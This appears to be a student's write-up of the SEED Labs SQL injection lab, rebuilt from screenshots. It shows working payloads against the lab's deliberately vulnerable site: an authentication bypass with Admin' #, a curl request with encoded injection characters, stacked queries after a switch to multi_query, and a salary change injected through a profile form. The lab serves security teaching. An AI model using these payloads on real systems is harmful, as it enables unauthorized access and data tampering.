
Task 1: Get Familiar with SQL Statement

When entering the command “select * from credential;” we can gain access to all the user information. The command is displaying the information from the credential table. Therefore all the profile information for every employee is printed out. Alice has her name, salary, employee number, birthday, and social security number shown. Along with everyone else.




You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

```
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+---------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |
       |       |          | b78ed97677c161c1c82c142906674ad15242b2
d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |
       |       |          | a3c50276cb120637cca669eb38fb9928b017e9
ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |
       |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2
af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |
       |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f
58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |
       |       |          | a5bdf35a1df4ea895905f6f6618e83951a6eff
c0 |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+---------------------------------------
---+
```

Task 2.1: SQL Injection Attack from webpage

We add ‘ # after the name so we can comment out the field that requires a password. We do this with the admin account, getting access to their information without a password. We can do this attack with any name, not just the admin.



Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/index.html
Most Visited SEED Labs Sites for Labs
SEEDLABS
Login
Copyright © SEED LABs
Type here to search
51°F Clear
9:01 PM
11/10/2022

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

Employee Profile Login

USERNAME	Admin' #
PASSWORD	Password

Gaining access.



Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Most Visited SEED Labs Sites for Labs
Type here to search
51°F Clear
9:01 PM
11/10/2022

Username	EId	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

Task 2.2: SQL Injection Attack from command line


So in order to do this attack we take the initial link that is needed to log in to the website. Put in lice for the username field. Then we need to add the actual SQL injection. We need to add ' # again after the username alice, so that the password field requirment will get skipped. However we can't simply add ' # because of how values are read. We need to put in the percent encoded equivalent to ' #. Which is %27 and %23. So now effectively we have a proper SQL attack, no

matter what we put in the password field, in this case just 1111, we will gain access to Alice’s information. The code we used was the following:
“$ curl ’http://www.seedlabsqlinjection.com/unsafe_home.php?username=alice+%27+%23 +&Password=1111”


Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like
Terminator
9:53 PM
/bin/bash
/bin/bash 66x24
Right Ctrl
Type here to search
49°F Clear
ENG
9:53 PM
11/10/2022


```
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</bu
tton></div></nav><div class='container col-lg-4 col-lg-offset-4 te
xt-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class
='table table-striped table-bordered'><thead class='thead-dark'><t
r><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><
tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scop
e='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</t
h><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td><
/tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='
row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td><
/td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></tabl
e>        <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
```

Task 2.3: Append a new SQL statement.
So essentially normally we can only put one query at a time in a field. So we need to change the unsafe_home.php so that it can contain multiple queries in a field. We change the line “if (!$result = $conn->query($sql)) to “if (!$result = $conn->multi_query($sql)).




```
        }

        // create a connection
        $conn = getDB();
        // Sql query to authenticate the user
        $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
        if (!$result = $conn->multi_query($sql)) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die('There was an error running the query [' . $conn->error . ']\n');
          echo "</div>";
        }
        /* convert the select return result into array type */
        $return_arr = array();
        while($row = $result->fetch_assoc()){
          array_push($return_arr,$row);
        }

        /* convert the array type to json format and read out*/
        $json_str = json_encode($return_arr);
        $json_a = json_decode($json_str,true);
        $id = $json_a[0]['id'];
        $name = $json_a[0]['name'];
        $eid = $json_a[0]['eid'];
        $salary = $json_a[0]['salary'];
        $birth = $json_a[0]['birth'];
```

After doing this change we can now use ; to add additional queries. So we can do something like alice' ; update credentials… ect ;. However no matter what code inputted I was able to log in without a password. Which is perfect! But now the webpage looks like the given picture. This essentially broke my entire website and I had to delete and redownload a new virtual box to finish the lab. I could not reverse the damage unless I did this.



Eer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
50%
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Type here to search
Rain off and on
ENG
10:26 PM
11/11/2022

Task 3.1: Modify your own salary.
We modify the salary by ending the parameter, then adding a query “salary = 1000000”. We inject this SQL exploit through Alice’s profile edit for an easy page to gain access to, that can have values changed. We put Alice's name, close the parameter with a ‘, add any changes we want before finishing with a #.


Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Most Visited SEED Labs Sites for Labs
10:44 PM
Type here to search
49°F Clear ENG 10:44 PM 11/10/2022


You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

Alice's Profile Edit

NickName	alice' , salary = 1000000 #
Email	Email
Address	Address
Phone Number	PhoneNumber

alice' , salary = 1000000 #

When logging into Alice’s profile we can now see a new salary of 1000000.



Hello [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
Most Visited SEED Labs Sites for Labs
10:45 PM
Type here to search
49°F Clear ENG 10:45 PM 11/10/2022

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	alice
Email	

